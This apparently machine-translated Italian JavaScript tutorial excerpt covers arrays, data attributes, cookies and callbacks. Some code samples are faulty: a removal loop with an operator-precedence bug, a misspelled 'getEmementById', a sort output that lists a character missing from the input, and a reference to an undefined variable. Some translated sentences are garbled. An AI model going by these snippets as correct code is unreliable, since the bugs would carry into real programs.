
Risultati in:

```
arr // -> [[['c','b','a'], 3, 2, 1], 3, 2, 1]
```

Rimuovi il valore dalla matrice

Quando è necessario rimuovere un valore specifico da un array, è possibile utilizzare il seguente one-liner per creare un array di copia senza il valore specificato:

```
array.filter(function(val) { return val !== to_remove; });
```

Oppure se vuoi cambiare l'array stesso senza creare una copia (ad esempio se scrivi una funzione che ottiene un array come funzione e lo manipola) puoi usare questo snippet:

```
while(index = array.indexOf(3) !== -1) { array.splice(index, 1); }
```

E se hai bisogno di rimuovere solo il primo valore trovato, rimuovi il ciclo while:

```
var index = array.indexOf(to_remove);
if(index !== -1) { array.splice(index, 1); }
```


Verifica se un oggetto è una matrice

`Array.isArray(obj)` restituisce `true` se l'oggetto è una `Array`, altrimenti `false`.

```
Array.isArray([])           // true
Array.isArray([1, 2, 3])    // true
Array.isArray({})          // false
Array.isArray(1)           // false
```

Nella maggior parte dei casi è possibile `instanceof` per verificare se un oggetto è una `Array`.

```
[] instanceof Array; // true
{} instanceof Array; // false
```

`Array.isArray` ha il vantaggio di utilizzare `instanceof` controllo che restituirà `true` anche se il prototipo dell'array è stato modificato e restituirà `false` se un prototipo di non array è stato modificato nel prototipo di `Array`.

```
var arr = [];
Object.setPrototypeOf(arr, null);
Array.isArray(arr); // true
arr instanceof Array; // false
```

Ordinamento di matrici

Il metodo `.sort()` ordina gli elementi di una matrice. Il metodo predefinito ordinerà l'array in base ai punti di codice Unicode della stringa. Per ordinare una matrice numericamente, il metodo `.sort()` deve avere a che una funzione `compareFunction` passata.

Nota: il metodo `.sort()` è impuro. `.sort()` l'array **sul posto**, cioè, invece di creare una copia ordinata dell'array originale, ordinerà nuovamente l'array originale e lo restituirà.

Ordinamento predefinito

Ordina l'array in ordine UNICODE.

```
['s', 't', 'a', 34, 'K', 'o', 'v', 'E', 'r', '2', '4', 'o', 'W', -1, '-4'].sort();
```

Risultati in:

```
[-1, '-4', '2', 34, '4', 'E', 'K', 'W', 'a', 'l', 'o', 'o', 'r', 's', 't', 'v']
```

Nota: i caratteri maiuscoli si sono spostati sopra le lettere minuscole. L'array non è in ordine alfabetico e i numeri non sono in ordine numerico.

Ordinamento alfabetico

```
['s', 't', 'a', 'c', 'K', 'o', 'v', 'E', 'r', 'f', 'l', 'W', '2', '1'].sort((a, b) => {
  return a.localeCompare(b);
});
```

```
});
```

Risultati in:

```
['1', '2', 'a', 'c', 'E', 'f', 'K', 'l', 'o', 'r', 's', 't', 'v', 'W']
```

Nota: l'ordinamento sopra riportato genera un errore se qualsiasi elemento dell'array non è una stringa. Se si sa che la matrice potrebbe contenere elementi che non sono stringhe, utilizzare la versione sicura di seguito.

```
['s', 't', 'a', 'c', 'K', 1, 'v', 'E', 'r', 'f', 'l', 'o', 'W'].sort((a, b) => {  
  return a.toString().localeCompare(b);  
});
```

Ordinamento delle stringhe per lunghezza (prima il più lungo)

```
["zebras", "dogs", "elephants", "penguins"].sort(function(a, b) {  
  return b.length - a.length;  
});
```

Risultati in

```
["elephants", "penguins", "zebras", "dogs"];
```

Ordinamento delle stringhe per lunghezza (prima il più breve)

```
["zebras", "dogs", "elephants", "penguins"].sort(function(a, b) {  
  return a.length - b.length;  
});
```

Risultati in

```
["dogs", "zebras", "penguins", "elephants"];
```

Ordinamento numerico (crescente)

```
[100, 1000, 10, 10000, 1].sort(function(a, b) {  
  return a - b;  
});
```

Risultati in:

```
[1, 10, 100, 1000, 10000]
```

Ordinamento numerico (decrescente)

```
[100, 1000, 10, 10000, 1].sort(function(a, b) {  
  return b - a;  
});
```

Risultati in:

```
[10000, 1000, 100, 10, 1]
```

Ordinamento dell'array per numeri pari e dispari

```
[10, 21, 4, 15, 7, 99, 0, 12].sort(function(a, b) {  
    return (a & 1) - (b & 1) || a - b;  
});
```

Risultati in:

```
[0, 4, 10, 12, 7, 15, 21, 99]
```

Data Ordina (decescente)

```
var dates = [  
    new Date(2007, 11, 10),  
    new Date(2014, 2, 21),  
    new Date(2009, 6, 11),  
    new Date(2016, 7, 23)  
];  
  
dates.sort(function(a, b) {  
    if (a > b) return -1;  
    if (a < b) return 1;  
    return 0;  
});  
  
// the date objects can also sort by its difference  
// the same way that numbers array is sorting  
dates.sort(function(a, b) {  
    return b-a;  
});
```

Risultati in:

```
[  
    "Tue Aug 23 2016 00:00:00 GMT-0600 (MDT)",  
    "Fri Mar 21 2014 00:00:00 GMT-0600 (MDT)",  
    "Sat Jul 11 2009 00:00:00 GMT-0600 (MDT)",  
    "Mon Dec 10 2007 00:00:00 GMT-0700 (MST)"  
]
```

Shallow clonazione di un array

A volte, è necessario lavorare con un array assicurandosi di non modificare l'originale. Invece di un metodo `clone`, gli array hanno un metodo `slice` che consente di eseguire una copia superficiale di qualsiasi parte di un array. Tieni presente che questo clona solo il primo livello. Funziona bene con tipi primitivi, come numeri e stringhe, ma non oggetti.

Per clonare superficialmente un array (cioè avere una nuova istanza dell'array ma con gli stessi

elementi), puoi usare il seguente one-liner:

```
var clone = arrayToClone.slice();
```

Questo chiama il metodo `Array.prototype.slice` JavaScript. Se si passano gli argomenti da `slice`, è possibile ottenere comportamenti più complicati che creano cloni superficiali solo di una parte di un array, ma per i nostri scopi la semplice chiamata `slice()` creerà una copia superficiale dell'intero array.

Tutti i metodi utilizzati per [convertire array come oggetti in array](#) sono applicabili per clonare un array:

6

```
arrayToClone = [1, 2, 3, 4, 5];
clone1 = Array.from(arrayToClone);
clone2 = Array.of(...arrayToClone);
clone3 = [...arrayToClone] // the shortest way
```

5.1

```
arrayToClone = [1, 2, 3, 4, 5];
clone1 = Array.prototype.slice.call(arrayToClone);
clone2 = [].slice.call(arrayToClone);
```

Ricerca in una matrice

Il modo consigliato (dal momento che ES5) è utilizzare [Array.prototype.find](#) :

```
let people = [
  { name: "bob" },
  { name: "john" }
];

let bob = people.find(person => person.name === "bob");

// Or, more verbose
let bob = people.find(function(person) {
  return person.name === "bob";
});
```

In qualsiasi versione di JavaScript, può essere utilizzato anche un ciclo `for` standard:

```
for (var i = 0; i < people.length; i++) {
  if (people[i].name === "bob") {
    break; // we found bob
  }
}
```

FindIndex

Il metodo `findIndex()` restituisce un indice nell'array, se un elemento dell'array soddisfa la funzione di test fornita. Altrimenti viene restituito -1.

```
array = [
  { value: 1 },
  { value: 2 },
  { value: 3 },
  { value: 4 },
  { value: 5 }
];
var index = array.findIndex(item => item.value === 3); // 2
var index = array.findIndex(item => item.value === 12); // -1
```

Rimozione / aggiunta di elementi tramite splice ()

Il metodo `splice()` può essere usato per rimuovere elementi da una matrice. In questo esempio, rimuoviamo i primi 3 dall'array.

```
var values = [1, 2, 3, 4, 5, 3];
var i = values.indexOf(3);
if (i >= 0) {
  values.splice(i, 1);
}
// [1, 2, 4, 5, 3]
```

Il metodo `splice()` può anche essere utilizzato per aggiungere elementi a un array. In questo esempio, inseriremo i numeri 6, 7 e 8 alla fine dell'array.

```
var values = [1, 2, 4, 5, 3];
var i = values.length + 1;
values.splice(i, 0, 6, 7, 8);
//[1, 2, 4, 5, 3, 6, 7, 8]
```

Il primo argomento del metodo `splice()` è l'indice al quale rimuovere / inserire elementi. Il secondo argomento è il numero di elementi da rimuovere. Il terzo argomento e in avanti sono i valori da inserire nell'array.

Confronto di matrice

Per il confronto con array semplice, puoi utilizzare `JSON.stringify()` e confrontare le stringhe di output:

```
JSON.stringify(array1) === JSON.stringify(array2)
```

Nota: ciò funzionerà solo se entrambi gli oggetti sono serializzabili in JSON e non contengono riferimenti ciclici. Può lanciare `TypeError: Converting circular structure to JSON`

È possibile utilizzare una funzione ricorsiva per confrontare gli array.

```
function compareArrays(array1, array2) {
```

```

var i, isA1, isA2;
isA1 = Array.isArray(array1);
isA2 = Array.isArray(array2);

if (isA1 !== isA2) { // is one an array and the other not?
  return false;    // yes then can not be the same
}
if (! (isA1 && isA2)) { // Are both not arrays
  return array1 === array2; // return strict equality
}
if (array1.length !== array2.length) { // if lengths differ then can not be the same
  return false;
}
// iterate arrays and compare them
for (i = 0; i < array1.length; i += 1) {
  if (!compareArrays(array1[i], array2[i])) { // Do items compare recursively
    return false;
  }
}
return true; // must be equal
}

```

ATTENZIONE: l' utilizzo della funzione sopra descritta è pericoloso e dovrebbe essere racchiuso in un `try catch` se si sospetta che ci sia una possibilità che l'array abbia riferimenti ciclici (un riferimento a un array che contiene un riferimento a se stesso)

```

a = [0] ;
a[1] = a;
b = [0, a];
compareArrays(a, b); // throws RangeError: Maximum call stack size exceeded

```

Nota: la funzione utilizza l'operatore di uguaglianza rigorosa `===` per confrontare gli elementi non dell'array `{a: 0} === {a: 0}` è `false`

Distruzione di un array

6

Un array può essere destrutturato quando viene assegnato a una nuova variabile.

```

const triangle = [3, 4, 5];
const [length, height, hypotenuse] = triangle;

length === 3; // → true
height === 4; // → true
hypotenuse === 5; // → true

```

Gli elementi possono essere saltati

```

const [,b,,c] = [1, 2, 3, 4];

console.log(b, c); // → 2, 4

```

Può essere utilizzato anche l'operatore di riposo

```
const [b,c, ...xs] = [2, 3, 4, 5];
console.log(b, c, xs); // → 2, 3, [4, 5]
```

Un array può anche essere destrutturato se è un argomento di una funzione.

```
function area([length, height]) {
  return (length * height) / 2;
}

const triangle = [3, 4, 5];

area(triangle); // → 6
```

Si noti che il terzo argomento non è denominato nella funzione perché non è necessario.

[Ulteriori informazioni sulla destrutturazione della sintassi.](#)

Rimozione di elementi duplicati

Da ES5.1 in poi, è possibile utilizzare il metodo nativo [Array.prototype.filter](#) per [Array.prototype.filter](#) ciclo di un array e lasciare solo le voci che passano una determinata funzione di callback.

Nell'esempio seguente, il nostro callback controlla se il valore dato si verifica nell'array. Se lo fa, è un duplicato e non verrà copiato nell'array risultante.

5.1

```
var uniqueArray = ['a', 1, 'a', 2, '1', 1].filter(function(value, index, self) {
  return self.indexOf(value) === index;
}); // returns ['a', 1, 2, '1']
```

Se il proprio ambiente supporta ES6, è anche possibile utilizzare l'oggetto [Set](#). Questo oggetto consente di memorizzare valori univoci di qualsiasi tipo, siano essi valori primitivi o riferimenti a oggetti:

6

```
var uniqueArray = [... new Set(['a', 1, 'a', 2, '1', 1])];
```

Vedi anche le seguenti answers su SO:

- [Relativa risposta SO](#)
- [Risposte correlate con ES6](#)

Rimozione di tutti gli elementi

```
var arr = [1, 2, 3, 4];
```

Metodo 1

Crea una nuova matrice e sovrascrive il riferimento dell'array esistente con uno nuovo.

```
arr = [];
```

Si deve prestare attenzione in quanto ciò non rimuove alcun elemento dall'array originale. La matrice potrebbe essere stata chiusa quando passata a una funzione. L'array rimarrà in memoria per la durata della funzione, anche se potresti non essere a conoscenza di ciò. Questa è una fonte comune di perdite di memoria.

Esempio di una perdita di memoria risultante da una cancellazione di array errata:

```
var count = 0;

function addListener(arr) { // arr is closed over
  var b = document.body.querySelector("#foo" + (count++));
  b.addEventListener("click", function(e) { // this functions reference keeps
    // the closure current while the
    // event is active
    // do something but does not need arr
  });
}

arr = ["big data"];
var i = 100;
while (i > 0) {
  addListener(arr); // the array is passed to the function
  arr = []; // only removes the reference, the original array remains
  array.push("some large data"); // more memory allocated
  i--;
}
// there are now 100 arrays closed over, each referencing a different array
// no a single item has been deleted
```

Per evitare il rischio di una perdita di memoria, utilizzare uno dei seguenti 2 metodi per svuotare l'array nel ciclo while del precedente esempio.

Metodo 2

L'impostazione della proprietà `length` cancella tutti gli elementi dell'array dalla nuova lunghezza dell'array alla vecchia lunghezza dell'array. È il modo più efficace per rimuovere e dereferenziare tutti gli elementi dell'array. Mantiene il riferimento alla matrice originale

```
arr.length = 0;
```

Metodo 3

Simile al metodo 2 ma restituisce un nuovo array contenente gli elementi rimossi. Se non sono necessari gli articoli questo metodo è inefficiente in quanto il nuovo array viene ancora creato solo per essere immediatamente dereferenziato.

```
arr.splice(0); // should not use if you don't want the removed items
// only use this method if you do the following
```



```
var keepArr = arr.splice(0); // empties the array and creates a new array containing the
                             // removed items
```

Domanda correlata

Uso della mappa per riformattare gli oggetti in una matrice

`Array.prototype.map()` : restituisce una **nuova** matrice con i risultati della chiamata di una funzione fornita su ogni elemento dell'array originale.

Il seguente esempio di codice accetta un array di persone e crea un nuovo array contenente persone con una proprietà 'fullName'

```
var personsArray = [
  {
    id: 1,
    firstName: "Malcom",
    lastName: "Reynolds"
  }, {
    id: 2,
    firstName: "Kaylee",
    lastName: "Frye"
  }, {
    id: 3,
    firstName: "Jayne",
    lastName: "Cobb"
  }
];

// Returns a new array of objects made up of full names.
var reformatPersons = function(persons) {
  return persons.map(function(person) {
    // create a new object to store full name.
    var newObj = {};
    newObj["fullName"] = person.firstName + " " + person.lastName;

    // return our new object.
    return newObj;
  });
};
```

Ora possiamo chiamare `reformatPersons(personsArray)` e ricevere una nuova serie di soli nomi completi di ogni persona.

```
var fullNameArray = reformatPersons(personsArray);
console.log(fullNameArray);
/// Output
[
  { fullName: "Malcom Reynolds" },
  { fullName: "Kaylee Frye" },
  { fullName: "Jayne Cobb" }
]
```

`personsArray` e il suo contenuto rimangono invariati.

```

console.log(personsArray);
/// Output
[
  {
    firstName: "Malcom",
    id: 1,
    lastName: "Reynolds"
  }, {
    firstName: "Kaylee",
    id: 2,
    lastName: "Frye"
  }, {
    firstName: "Jayne",
    id: 3,
    lastName: "Cobb"
  }
]

```

Unisci due array come coppia di valori chiave

Quando abbiamo due array separati e vogliamo creare una coppia di valori chiave da quella matrice, possiamo usare la funzione di [riduzione](#) dell'array come di seguito:

```

var columns = ["Date", "Number", "Size", "Location", "Age"];
var rows = ["2001", "5", "Big", "Sydney", "25"];
var result = rows.reduce(function(result, field, index) {
  result[columns[index]] = field;
  return result;
}, {})

console.log(result);

```

Produzione:

```

{
  Date: "2001",
  Number: "5",
  Size: "Big",
  Location: "Sydney",
  Age: "25"
}

```

Convertire una stringa in una matrice

Il metodo `.split()` divide una stringa in una matrice di sottostringhe. Per impostazione predefinita, `.split()` interromperà la stringa in sottostringhe su spazi (" "), che equivale a chiamare `.split(" ")`.

Il parametro passato a `.split()` specifica il carattere o l'espressione regolare da utilizzare per dividere la stringa.

Per dividere una stringa in una chiamata di matrice `.split` con una stringa vuota (""). **Nota importante:** funziona solo se tutti i caratteri si adattano ai caratteri Unicode di intervallo inferiore, che coprono gran parte della lingua inglese e della maggior parte delle lingue europee. Per le

lingue che richiedono caratteri Unicode a 3 e 4 byte, `slice("")` le separerà.

```
var strArray = "StackOverflow".split("");
// strArray = ["S", "t", "a", "c", "k", "O", "v", "e", "r", "f", "l", "o", "w"]
```

6

Utilizzando l'operatore di spread (`...`), per convertire una `string` in un `array` .

```
var strArray = [..."sky is blue"];
// strArray = ["s", "k", "y", " ", "i", "s", " ", "b", "l", "u", "e"]
```

Prova tutti gli elementi dell'array per l'uguaglianza

Il metodo `.every` verifica se tutti gli elementi dell'array superano un test del predicato fornito.

Per testare tutti gli oggetti per l'uguaglianza, puoi utilizzare i seguenti frammenti di codice.

```
[1, 2, 1].every(function(item, i, list) { return item === list[0]; }); // false
[1, 1, 1].every(function(item, i, list) { return item === list[0]; }); // true
```

6

```
[1, 1, 1].every((item, i, list) => item === list[0]); // true
```

I seguenti frammenti di codice testano l'uguaglianza delle proprietà

```
let data = [
  { name: "alice", id: 111 },
  { name: "alice", id: 222 }
];

data.every(function(item, i, list) { return item === list[0]; }); // false
data.every(function(item, i, list) { return item.name === list[0].name; }); // true
```

6

```
data.every((item, i, list) => item.name === list[0].name); // true
```

Copia parte di una matrice

Il metodo `slice ()` restituisce una copia di una porzione di un `array`.

Ci vogliono due parametri, `arr.slice([begin[, end]])` :

inizio

Indice a base zero che è l'inizio dell'estrazione.

fine

Indice a base zero che rappresenta la fine dell'estrazione, che affetta fino a questo indice ma non è incluso.

Se la fine è un numero negativo, `end = arr.length + end`.

Esempio 1

```
// Let's say we have this Array of Alphabets
var arr = ["a", "b", "c", "d..."];

// I want an Array of the first two Alphabets
var newArr = arr.slice(0, 2); // newArr === ["a", "b"]
```

Esempio 2

```
// Let's say we have this Array of Numbers
// and I don't know it's end
var arr = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9...];

// I want to slice this Array starting from
// number 5 to its end
var newArr = arr.slice(4); // newArr === [5, 6, 7, 8, 9...]
```

Trovare l'elemento minimo o massimo

Se il tuo array o l'oggetto tipo array è *numerico*, ovvero se tutti i suoi elementi sono numeri, puoi utilizzare `Math.min.apply` o `Math.max.apply` passando `null` come primo argomento e l'array come secondo.

```
var myArray = [1, 2, 3, 4];

Math.min.apply(null, myArray); // 1
Math.max.apply(null, myArray); // 4
```

6

In ES6 puoi usare l'operatore `...` per distribuire un array e prendere l'elemento minimo o massimo.

```
var myArray = [1, 2, 3, 4, 99, 20];

var maxValue = Math.max(...myArray); // 99
var minValue = Math.min(...myArray); // 1
```

L'esempio seguente utilizza un ciclo `for`:

```
var maxValue = myArray[0];
for(var i = 1; i < myArray.length; i++) {
```

```

var currentValue = myArray[i];
if(currentValue > maxValue) {
    maxValue = currentValue;
}
}

```

5.1

Nell'esempio seguente viene utilizzato `Array.prototype.reduce()` per trovare il valore minimo o massimo:

```

var myArray = [1, 2, 3, 4];

myArray.reduce(function(a, b) {
    return Math.min(a, b);
}); // 1

myArray.reduce(function(a, b) {
    return Math.max(a, b);
}); // 4

```

6

o usando le funzioni freccia:

```

myArray.reduce((a, b) => Math.min(a, b)); // 1
myArray.reduce((a, b) => Math.max(a, b)); // 4

```

5.1

Per generalizzare la versione `reduce` dovremmo passare un *valore iniziale* per coprire la lista vuota:

```

function myMax(array) {
    return array.reduce(function(maxSoFar, element) {
        return Math.max(maxSoFar, element);
    }, -Infinity);
}

myMax([3, 5]); // 5
myMax([]); // -Infinity
Math.max.apply(null, []); // -Infinity

```

Per i dettagli su come utilizzare correttamente `reduce` vedere [Riduci i valori](#).

Array appiattimento

2 matrici dimensionali

6

In ES6, possiamo appiattare l'array dall'operatore di diffusione `...`:

```
function flattenES6(arr) {
  return [].concat(...arr);
}

var arrL1 = [1, 2, [3, 4]];
console.log(flattenES6(arrL1)); // [1, 2, 3, 4]
```

5

In ES5, possiamo anche che di `.apply ()` :

```
function flatten(arr) {
  return [].concat.apply([], arr);
}

var arrL1 = [1, 2, [3, 4]];
console.log(flatten(arrL1)); // [1, 2, 3, 4]
```

Matrici di dimensioni superiori

Dato un array profondamente annidato in questo modo

```
var deeplyNested = [4, [5, 6, [7, 8], 9]];
```

Può essere appiattito con questa magia

```
console.log(String(deeplyNested).split(',').map(Number));
#=> [4,5,6,7,8,9]
```

O

```
const flatten = deeplyNested.toString().split(',').map(Number);
console.log(flatten);
#=> [4,5,6,7,8,9]
```

Entrambi i metodi sopra funzionano solo quando la matrice è composta esclusivamente da numeri. Un array multidimensionale di oggetti non può essere appiattito con questo metodo.

Inserisci un elemento in un array con un indice specifico

L'inserimento semplice dell'elemento può essere fatto con il metodo `Array.prototype.splice` :

```
arr.splice(index, 0, item);
```

Variante più avanzata con più argomenti e supporto di concatenamento:

```
/* Syntax:
   array.insert(index, value1, value2, ..., valueN) */

Array.prototype.insert = function(index) {
```

```

this.splice.apply(this, [index, 0].concat(
    Array.prototype.slice.call(arguments, 1)));
return this;
};

["a", "b", "c", "d"].insert(2, "X", "Y", "Z").slice(1, 6); // ["b", "X", "Y", "Z", "c"]

```

E con gli argomenti di tipo array unendo e concatenando il supporto:

```

/* Syntax:
   array.insert(index, value1, value2, ..., valueN) */

Array.prototype.insert = function(index) {
    index = Math.min(index, this.length);
    arguments.length > 1
        && this.splice.apply(this, [index, 0].concat([].pop.call(arguments)))
        && this.insert.apply(this, arguments);
    return this;
};

["a", "b", "c", "d"].insert(2, "V", ["W", "X", "Y"], "Z").join("-"); // "a-b-V-W-X-Y-Z-c-d"

```

Il metodo entries ()

Il metodo `entries()` restituisce un nuovo oggetto Array Iterator che contiene le coppie chiave / valore per ogni indice dell'array.

6

```

var letters = ['a','b','c'];

for(const[index,element] of letters.entries()){
    console.log(index,element);
}

```

risultato

```

0 "a"
1 "b"
2 "c"

```

Nota : questo metodo non è supportato in Internet Explorer.

Porzioni di questo contenuto da `Array.prototype.entries` di [Mozilla Contributori](#) concessi in licenza in base a [CC-by-SA 2.5](#)

Leggi Array online: <https://riptutorial.com/it/javascript/topic/187/array>

Capitolo 15: Attributi dei dati

Sintassi

- `var x = HTMLInputElement.dataset.*;`
- `HTMLInputElement.dataset.* = "Valore";`

Osservazioni

Documentazione MDN: [utilizzo degli attributi dei dati](#) .

Examples

Accesso agli attributi dei dati

Utilizzando la proprietà del set di dati

La nuova proprietà del `dataset` consente l'accesso (sia per la lettura che per la scrittura) a tutti gli attributi dati `data-*` su qualsiasi elemento.

```
<p>Countries:</p>
<ul>
  <li id="C1" onclick="showDetails(this)" data-id="US" data-dial-code="1">USA</li>
  <li id="C2" onclick="showDetails(this)" data-id="CA" data-dial-code="1">Canada</li>
  <li id="C3" onclick="showDetails(this)" data-id="FF" data-dial-code="3">France</li>
</ul>
<button type="button" onclick="correctDetails()">Correct Country Details</button>
<script>
function showDetails(item) {
  var msg = item.innerHTML
    + "\r\nISO ID: " + item.dataset.id
    + "\r\nDial Code: " + item.dataset.dialCode;
  alert(msg);
}

function correctDetails(item) {
  var item = document.getEmementById("C3");
  item.dataset.id = "FR";
  item.dataset.dialCode = "33";
}
</script>
```

Nota: la proprietà del `dataset` è supportata solo nei browser moderni ed è leggermente più lenta dei metodi `getAttribute` e `setAttribute` supportati da tutti i browser.

Utilizzo dei metodi `getAttribute` e `setAttribute`

Se si desidera supportare i browser precedenti prima di HTML5, è possibile utilizzare i metodi `getAttribute` e `setAttribute` utilizzati per accedere a qualsiasi attributo, inclusi gli attributi dei dati.

Le due funzioni nell'esempio sopra possono essere scritte in questo modo:

```
<script>
function showDetails(item) {
    var msg = item.innerHTML
        + "\r\nISO ID: " + item.getAttribute("data-id")
        + "\r\nDial Code: " + item.getAttribute("data-dial-code");
    alert(msg);
}

function correctDetails(item) {
    var item = document.getElementById("C3");
    item.setAttribute("id", "FR");
    item.setAttribute("data-dial-code", "33");
}
</script>
```

Leggi Attributi dei dati online: <https://riptutorial.com/it/javascript/topic/3197/attributi-dei-dati>

Capitolo 16: Biscotti

Examples

Aggiunta e impostazione dei cookie

Le seguenti variabili impostano l'esempio seguente:

```
var COOKIE_NAME = "Example Cookie";    /* The cookie's name. */
var COOKIE_VALUE = "Hello, world!";    /* The cookie's value. */
var COOKIE_PATH = "/foo/bar";          /* The cookie's path. */
var COOKIE_EXPIRES;                    /* The cookie's expiration date (config'd below). */

/* Set the cookie expiration to 1 minute in future (60000ms = 1 minute). */
COOKIE_EXPIRES = (new Date(Date.now() + 60000)).toUTCString();
```

```
document.cookie +=
  COOKIE_NAME + "=" + COOKIE_VALUE
  + "; expires=" + COOKIE_EXPIRES
  + "; path=" + COOKIE_PATH;
```

Leggere i biscotti

```
var name = name + "=",
    cookie_array = document.cookie.split(';'),
    cookie_value;
for(var i=0;i<cookie_array.length;i++) {
  var cookie=cookie_array[i];
  while(cookie.charAt(0)==' ')
    cookie = cookie.substring(1,cookie.length);
  if(cookie.indexOf(name)==0)
    cookie_value = cookie.substring(name.length,cookie.length);
}
```

Questo imposterà `cookie_value` sul valore del cookie, se esiste. Se il cookie non è impostato, imposterà `cookie_value` su `null`

Rimozione dei cookie

```
var expiry = new Date();
expiry.setTime(expiry.getTime() - 3600);
document.cookie = name + "; expires=" + expiry.toGMTString() + "; path="/
```

Questo rimuoverà il cookie con un `name` .

Verifica se i cookie sono abilitati

Se vuoi assicurarti che i cookie siano abilitati prima di usarli, puoi usare `navigator.cookieEnabled` :

```
if (navigator.cookieEnabled === false)
{
    alert("Error: cookies not enabled!");
}
```

Nota che sui browser più vecchi `navigator.cookieEnabled` potrebbe non esistere ed essere indefinito. In questi casi non rilevi che i cookie non sono abilitati.

Leggi Biscotti online: <https://riptutorial.com/it/javascript/topic/270/biscotti>

Capitolo 17: callback

Examples

Esempi di utilizzo di callback semplici

Le callback offrono un modo per estendere la funzionalità di una funzione (o metodo) **senza modificarne** il codice. Questo approccio è spesso usato nei moduli (librerie / plugin), il cui codice non dovrebbe essere modificato.

Supponiamo di aver scritto la seguente funzione, calcolando la somma di una data matrice di valori:

```
function foo(array) {
  var sum = 0;
  for (var i = 0; i < array.length; i++) {
    sum += array[i];
  }
  return sum;
}
```

Supponiamo ora di voler fare qualcosa con ogni valore dell'array, ad esempio visualizzarlo usando `alert()`. Potremmo apportare le modifiche appropriate nel codice di `foo`, come questo:

```
function foo(array) {
  var sum = 0;
  for (var i = 0; i < array.length; i++) {
    alert(array[i]);
    sum += array[i];
  }
  return sum;
}
```

Ma cosa succede se decidiamo di utilizzare `console.log` anziché `alert()`? Ovviamente cambiare il codice di `foo`, ogni volta che decidiamo di fare qualcos'altro con ogni valore, non è una buona idea. È molto meglio avere l'opzione di cambiare idea senza cambiare il codice di `foo`. Questo è esattamente il caso d'uso per i callback. Dobbiamo solo cambiare leggermente la firma e il corpo di `foo`:

```
function foo(array, callback) {
  var sum = 0;
  for (var i = 0; i < array.length; i++) {
    callback(array[i]);
    sum += array[i];
  }
  return sum;
}
```

E ora siamo in grado di cambiare il comportamento di `foo` cambiando semplicemente i suoi parametri:

```
var array = [];  
foo(array, alert);  
foo(array, function (x) {  
    console.log(x);  
});
```

Esempi con funzioni asincrone

In jQuery, il metodo `$.getJSON()` per recuperare i dati JSON è asincrono. Pertanto, il codice di passaggio in una richiamata garantisce che il codice venga chiamato *dopo che* è stato recuperato il JSON.

`$.getJSON()` :

```
$.getJSON( url, dataObject, successCallback );
```

Esempio di codice `$.getJSON()` :

```
$.getJSON("foo.json", {}, function(data) {  
    // data handling code  
});
```

Quanto segue *non* funzionerebbe, perché il codice per la gestione dei dati verrebbe probabilmente chiamato *prima che* i dati vengano effettivamente ricevuti, poiché la funzione `$.getJSON` richiede un intervallo di tempo non specificato e non regge lo stack di chiamate mentre attende il JSON.

```
$.getJSON("foo.json", {});  
// data handling code
```

Un altro esempio di una funzione asincrona è la funzione `animate()` di jQuery. Poiché richiede un tempo specifico per eseguire l'animazione, a volte è preferibile eseguire del codice direttamente dopo l'animazione.

sintassi `.animate()` :

```
jQueryElement.animate( properties, duration, callback );
```

Ad esempio, per creare un'animazione in dissolvenza dopo la quale l'elemento scompare completamente, è possibile eseguire il codice seguente. Notare l'uso del callback.

```
elem.animate( { opacity: 0 }, 5000, function() {  
    elem.hide();  
} );
```

Ciò consente di nascondere l'elemento subito dopo che la funzione ha terminato l'esecuzione. Questo differisce da:

```
elem.animate( { opacity: 0 }, 5000 );
elem.hide();
```

perché quest'ultimo non aspetta che `animate()` (una funzione asincrona) completi, e quindi l'elemento è nascosto subito, producendo un effetto indesiderato.

Cos'è una richiamata?

Questa è una normale chiamata di funzione:

```
console.log("Hello World!");
```

Quando si chiama una funzione normale, fa il suo lavoro e quindi restituisce il controllo al chiamante.

Tuttavia, a volte una funzione deve restituire il controllo al chiamante per eseguire il proprio lavoro:

```
[1,2,3].map(function double(x) {
    return 2 * x;
});
```

Nell'esempio sopra, la funzione `double` è una callback per la `map` funzioni perché:

1. La funzione `double` viene assegnata alla `map` funzioni dal chiamante.
2. La `map` funzioni deve chiamare la funzione `double` zero o più volte per fare il suo lavoro.

Pertanto, la `map` funzioni restituisce essenzialmente il controllo al chiamante ogni volta che chiama la funzione `double`. Da qui il nome "callback".

Le funzioni possono accettare più di una richiamata:

```
promise.then(function onFulfilled(value) {
    console.log("Fulfilled with value " + value);
}, function onRejected(reason) {
    console.log("Rejected with reason " + reason);
});
```

Qui la funzione accetta `then` due funzioni di callback, `onFulfilled` e `onRejected`. Inoltre, solo una di queste due funzioni di callback viene effettivamente chiamata.

La cosa più interessante è che la funzione `then` ritorna prima che uno dei callback sono chiamati. Quindi, una funzione di callback può essere chiamata anche dopo che la funzione originale è ritornata.

Continuazione (sincrona e asincrona)

Le callback possono essere utilizzate per fornire il codice da eseguire dopo il completamento di un metodo:

```

/**
 * @arg {Function} then continuation callback
 */
function doSomething(then) {
  console.log('Doing something');
  then();
}

// Do something, then execute callback to log 'done'
doSomething(function () {
  console.log('Done');
});

console.log('Doing something else');

// Outputs:
//   "Doing something"
//   "Done"
//   "Doing something else"

```

Il metodo `doSomething()` sopra viene eseguito in modo sincrono con il callback - blocchi di esecuzione fino a quando `doSomething()` restituisce, assicurandosi che il callback sia eseguito prima che l'interprete si muova.

Le callback possono anche essere utilizzate per eseguire il codice in modo asincrono:

```

doSomethingAsync(then) {
  setTimeout(then, 1000);
  console.log('Doing something asynchronously');
}

doSomethingAsync(function() {
  console.log('Done');
});

console.log('Doing something else');

// Outputs:
//   "Doing something asynchronously"
//   "Doing something else"
//   "Done"

```

Le callback `then` sono considerate continuazioni dei metodi `doSomething()`. Fornire un callback come ultima istruzione in una funzione è chiamato [tail-call](#), che è [ottimizzato dagli interpreti ES2015](#).

Gestione degli errori e ramificazione del flusso di controllo

Le callback sono spesso utilizzate per fornire la gestione degli errori. Questa è una forma di branching del flusso di controllo, in cui alcune istruzioni vengono eseguite solo quando si verifica un errore:

```

const expected = true;

function compare(actual, success, failure) {

```

```

if (actual === expected) {
  success();
} else {
  failure();
}
}

function onSuccess() {
  console.log('Value was expected');
}

function onFailure() {
  console.log('Value was unexpected/exceptional');
}

compare(true, onSuccess, onFailure);
compare(false, onSuccess, onFailure);

// Outputs:
//   "Value was expected"
//   "Value was unexpected/exceptional"

```

L'esecuzione di codice in `compare()` sopra ha due rami possibili: `success` quando i valori attesi e reali sono gli stessi, e `error` quando sono diversi. Ciò è particolarmente utile quando il flusso di controllo dovrebbe ramificarsi dopo alcune istruzioni asincrone:

```

function compareAsync(actual, success, failure) {
  setTimeout(function () {
    compare(actual, success, failure)
  }, 1000);
}

compareAsync(true, onSuccess, onFailure);
